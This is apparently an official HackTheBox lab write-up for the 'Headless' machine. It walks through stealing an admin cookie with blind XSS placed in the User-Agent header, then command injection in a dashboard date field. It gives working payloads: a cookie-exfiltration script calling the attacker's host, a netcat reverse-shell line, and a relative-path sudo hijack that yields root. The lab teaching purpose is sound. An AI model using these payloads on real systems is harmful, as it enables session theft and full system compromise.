



HACKTHEBOX



Headless

16th July 2024 / Document No D24.100.292

Prepared By: k1ph4ru

Machine Author: dvir145

Difficulty: **Easy**

Classification: Official

Synopsis

Headless is an easy-difficulty Linux machine that features a `Python Werkzeug` server hosting a website. The website has a customer support form, which is found to be vulnerable to blind Cross-Site Scripting (XSS) via the `User-Agent` header. This vulnerability is leveraged to steal an admin cookie, which is then used to access the administrator dashboard. The page is vulnerable to command injection, leading to a reverse shell on the box. Enumerating the user's mail reveals a script that does not use absolute paths, which is leveraged to get a shell as root.

Skills Required

- Web Enumeration
- Linux Fundamentals

Skills Learned

- Command Injection
- Sudo Exploitation
- XSS (Cross-Site Scripting)

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.8 | grep '^[0-9]' | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
nmap -p$ports -SC -sV 10.10.11.8
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-07-11 07:14 EDT
Nmap scan report for 10.10.11.8
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|_  256 2eb90824021b609460b384a99e1a60ca (ED25519)
5000/tcp  open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Thu, 11 Jul 2024 11:14:39 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
<...SNIP...>
|   <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|   </body>
|_  </html>
<...SNIP...>
```

```
Nmap done: 1 IP address (1 host up) scanned in 221.45 seconds
```

An initial `Nmap` scan reveals a `Werkzeug`-powered `Python` web server listening on port `5000` and `SSH` listening on its default port.

HTTP

We navigate to port `5000`, which reveals a welcome page with a countdown of 24 days. We also see a `For questions` button.

Welcome to Our Website

We're working hard to bring you an amazing online experience.

Site will be live in 24d 23h 57m 17s.

[For questions](#)

Clicking on the button redirects us to an HTML form to contact support.

Contact Support

First Name:

Last Name:

Email:

Phone Number:


Message:

[Submit](#)

Cross-Site Scripting (XSS)

Looking at the form, we can send messages to the staff members, so let's see if this feature is vulnerable. We can first try a simple XSS payload to test if anything is reflected.

```
<script>alert(1)</script>
```



Contact Support

First Name:

Last Name:

Email:

Phone Number:

Message:

However, when trying to do so, our payload is flagged. We receive a message stating that a hacking attempt was detected and that a report will be sent to the administrator for investigation.

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1

We see that our request's headers are displayed on the page, whereas the form's contents are not. As such, we can try to inject JavaScript into the request headers instead. To do this, we make use of a web proxy like `BurpSuite`.

The use of `BurpSuite` is beyond the scope of this writeup. Interested readers are urged to consult the [HTB Academy](#) module on web proxies.

First, we intercept the `submit` request of the form containing an XSS payload.

```


Pretty  Raw  Hex
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 112
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/support
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14
15 fname=test&lname=test&email=test%40headless.htb&phone=0700000000&message=%3Cscript%3Ealert%281%29%3C%2Fscript%3E|
```

We proceed to change the `User-Agent` header, injecting a `<script>` tag. If successful, this payload will display an alert box with the number 1, confirming the presence of an XSS vulnerability.

```
<script>alert(1)</script>
```

```
Pretty Raw Hex
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: <script>alert(1)</script>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 112
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/support
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14
15 fname=test&lname=test&email=test%40headless.htb&phone=0700000000&message=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

We forward the request and get a popup on the website, verifying that there is a stored XSS vulnerability.



Stored XSS refers to a type of vulnerability where malicious scripts are injected into a web application and stored on the server. Unlike reflected XSS, which requires the victim to interact with a specially crafted link containing the payload, stored XSS payloads are stored on the server side and executed whenever a user accesses the vulnerable page.

Reading the warning on the page, we can see that the admins will review the reports. This means we could attempt a blind XSS attack to steal their cookies.

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

```
Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
User-Agent:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
```

To do so, we use the following payload:

```
<script>var i=new Image(); i.src="http://10.10.14.41:5000/?cookie="+btoa(document.cookie);
</script>
```

This script creates a new Image object in JavaScript, which silently sends an `HTTP GET` request to our server with the victim's cookie encoded in `Base64` as a query parameter.

We start a Python server to listen for incoming connections. This command starts a simple `HTTP` server on port `5000` on the local machine, which listens for any incoming HTTP requests.

```
python3 -m http.server 5000
```

```
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
```

The full request with the injected payload looks as follows:

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <script>var i=new Image(); i.src="http://10.10.14.41:5000/?
cookie="+btoa(document.cookie);</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1

fname=test&lname=test&email=test%40headless.htb&phone=0700000000&message=%3Cscript%3Ealert
%281%29%3C%2Fscript%3E
```

After sending the request and waiting for some time, our `Python` server eventually receives two callbacks:

```
python3 -m http.server 5000

Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
10.10.14.41 - - [14/Jul/2024 11:08:21] "GET /?
cookie=aXNfYWRTaW49SW5welpYSWkudUFsbVhsVHZtOHZ5aWhqTmFQRfdudkJfWmZz HTTP/1.1" 200 -
10.10.11.8 - - [14/Jul/2024 11:08:42] "GET /?
cookie=aXNfYWRTaW49SW1Ga2JXbHVJZy5kbXpEalpORW02Q0swb3lMMWZiTS1Tb1hwSDA= HTTP/1.1" 200 -
```

The first cookie is from our session, so we are mainly interested in the second cookie, which is encoded in `Base64`. To extract information from it, we proceed to decode it.

```
echo "aXNfYWRTaW49SW1Ga2JXbHVJZy5kbXpEalpORW02Q0swb3lMMWZiTS1Tb1hwSDA=" | base64 -d

is_admin=ImFkbWluIg.dmzDkZNEM6CK0oyL1fbM-SnXpH0
```

The command above uses the `echo` command to print the `Base64`-encoded string to the standard output. The `|` (pipe) operator then sends this output as input to the next command, `base64 -d`, which decodes the `Base64`-encoded input from standard input (`-d` stands for decode).

We have successfully stolen an admin's cookie, so we now proceed to fuzz the application to identify other pages where we can utilize it.


```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://10.10.11.8:5000/FFUZ -ic -t 100
```

<...SNIP...>

```
:: Method          : GET
:: URL             : http://10.10.11.8:5000/FFUZ
:: Wordlist         : FFUZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 100
:: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
```

```
[Status: 200, Size: 2799, Words: 963, Lines: 96, Duration: 197ms]
* FFUZ:
[Status: 200, Size: 2363, Words: 836, Lines: 93, Duration: 322ms]
* FFUZ: support
[Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 236ms]
* FFUZ: dashboard
```

`Ffuf` is a web fuzzer used to discover hidden files and directories on web servers. We run it with the following options:

- `-w`: Specifies the wordlist file for fuzzing.
- `-u`: Specifies the target URL to fuzz, where `FFUZZ` will be replaced by entries from the wordlist.
- `-ic`: Ignores wordlist comments.
- `-t 100`: Specifies 100 threads for concurrent requests.

The tool's output reveals a `/dashboard` endpoint, which we do not have access to:


Unauthorized

The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (e.g. a bad password), or your browser doesn't understand how to supply the credentials required.


However, since we already possess a cookie, we can attempt to use it to gain access to the page.

Foothold


We proceed to set the cookie in our browser. In `Firefox`, we right-click on the browser window and select `Inspect Element`, then navigate to the `Storage` tab. From there, we can modify the cookie value to match the one we stole:



We refresh the page, successfully gaining access to the admin dashboard.



On the application, we have the option to generate a health report. Pressing the button returns a message stating that systems are up and running.



We intercept the request via `BurpSuite` to get a better look at what is happening behind the scenes:

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.10.11.8:5000
Connection: close
```

```
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15
```

We are dealing with a `POST` request, containing a single `date` parameter. At this stage, we can check for command injection by appending some data to the date and observing the server's responses.

We send the following request:

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;id
```

By adding `;id` to the `date` parameter in the `POST` request, we are attempting to inject the `id` command into the server-side processing pipeline. If successful and if the server executes commands based on user input without proper validation, the response from the server might include the output of the `id` command, indicating that the application is vulnerable to `command injection`.

Upon forwarding the request, we observe that the injection worked, as the webpage returns the output of the `id` command.

```
Systems are up and running! uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
```

Knowing that we can execute arbitrary commands on the target, we can now leverage this into an interactive shell.

The command below initiates a `Netcat` connection to our IP address `10.10.14.41` on port `4444`, executing `/bin/bash` upon connection, effectively providing a reverse shell.

```
nc 10.10.14.41 4444 -e /bin/bash
```

Firstly, we set up `Netcat` to listen for any incoming connections on port `4444`.

```
nc -lnvp 4444

listening on [any] 4444 ...
```

Then, we send the following request, where we inject the reverse shell command into the `date` parameter. We make sure to replace the spaces with `+` symbols so that the request is interpreted correctly:

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.8:5000/dashboard
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.10.11.8:5000
Connection: close
Cookie: is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;+nc+10.10.14.41+4444+-e+/bin/bash
```

Looking back at our `Netcat` listener, we get a connection back:

```
nc -lnvp 4444

listening on [any] 4444 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.8] 48270

id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
```

We have obtained an interactive shell as the `dvir` user.

We can now upgrade this shell using the following command:

```
script /dev/null -c /bin/bash

Script started, output log file is '/dev/null'.
dvir@headless:~/app$
```

The `script` command creates a new `PTY` running `/bin/bash` and logs all output to `/dev/null`, which effectively discards the output. This makes our shell more stable than the initial `Netcat` shell.

The `user` flag can be found at `/home/dvir/user.txt`.

Privilege Escalation

Enumerating the target filesystem, we see that our user has mail.

Looking at `/var/mail/dvir`, we see an interesting message. The message provides an update about a new system check script implemented on the server.

```
dvir@headless:/var/mail$ cat /var/mail/dvir
```

Subject: Important Update: New System Check Script

Hello!

We have an important update regarding our server. In response to recent compatibility and crashing issues, we've introduced a new system check script.

What's special for you?

- You've been granted special privileges to use this script.
- It will help identify and resolve system issues more efficiently.
- It ensures that necessary updates are applied when needed.

Rest assured, this script is at your disposal and won't affect your regular use of the system.

If you have any questions or notice anything unusual, please don't hesitate to reach out to us. We're here to assist you with any concerns.

By the way, we're still waiting on you to create the database initialization script!

Best regards,

Headless

Running `sudo -l`, we can see that the script is located at `/usr/bin/syscheck` and that we can execute it with `root` privileges, without providing a password.

```
dvir@headless:~/app$ sudo -l
```

Matching Defaults entries for dvir on headless:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,  
use_pty
```

User dvir may run the following commands on headless:

```
(ALL) NOPASSWD: /usr/bin/syscheck
```

We read the script to understand what it does:

```
dvir@headless:~/app$ cat /usr/bin/syscheck
```

```
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
    exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + |
/usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it..."
    ./initdb.sh 2>/dev/null
else
    /usr/bin/echo "Database service is running."
fi

exit 0
```

We can see the script above, `/usr/bin/syscheck`, performs several system checks and maintenance tasks. First, it verifies if it's running with `root` privileges and exits if not.

```
if [ "$EUID" -ne 0 ]; then
    exit 1
fi
```

It then identifies and displays the last modification time of the kernel `vmlinuz*` in a human-readable format.

```
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + |
/usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"
```

After that, it retrieves and shows the available disk space on the root filesystem.

```
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"
```

The script also reports the system's load average. Additionally, it checks if a database service named `initdb.sh` is running; if not, it starts it silently.

```
load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi
```

Finally, the script exits with a status of 0, indicating successful execution.

The interesting part is the database service check. If there is no process named `initdb.sh` running, the script attempts to execute it without specifying an absolute path. This means the script first looks for `initdb.sh` in the current working directory (CWD). Since we have write permissions in certain directories, we can create a malicious script named `initdb.sh` in one of these locations. When the script runs, it will find our malicious script in the CWD and execute it with `root` privileges.

To exploit this, we first create a script in the `/tmp` folder and name it `initdb.sh`. The script will spawn a `bash` shell when executed.

```
dvir@headless:~$ cd /tmp
dvir@headless:/tmp$ echo -e '#!/bin/bash\n/bin/bash' > /tmp/initdb.sh
```

Now we make sure the script has execution privileges:

```
dvir@headless:/tmp$ chmod +x /tmp/initdb.sh
```

Next, we execute the `syscheck` script with `sudo` to gain root shell access:

```
dvir@headless:/tmp$ sudo /usr/bin/syscheck

Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average: 0.05, 0.03, 0.00
Database service is not running. Starting it...
id
uid=0(root) gid=0(root) groups=0(root)
```

We see that our `initdb.sh` script gets executed and grants us a `root` shell. The final flag can be found at `/root/root.txt`.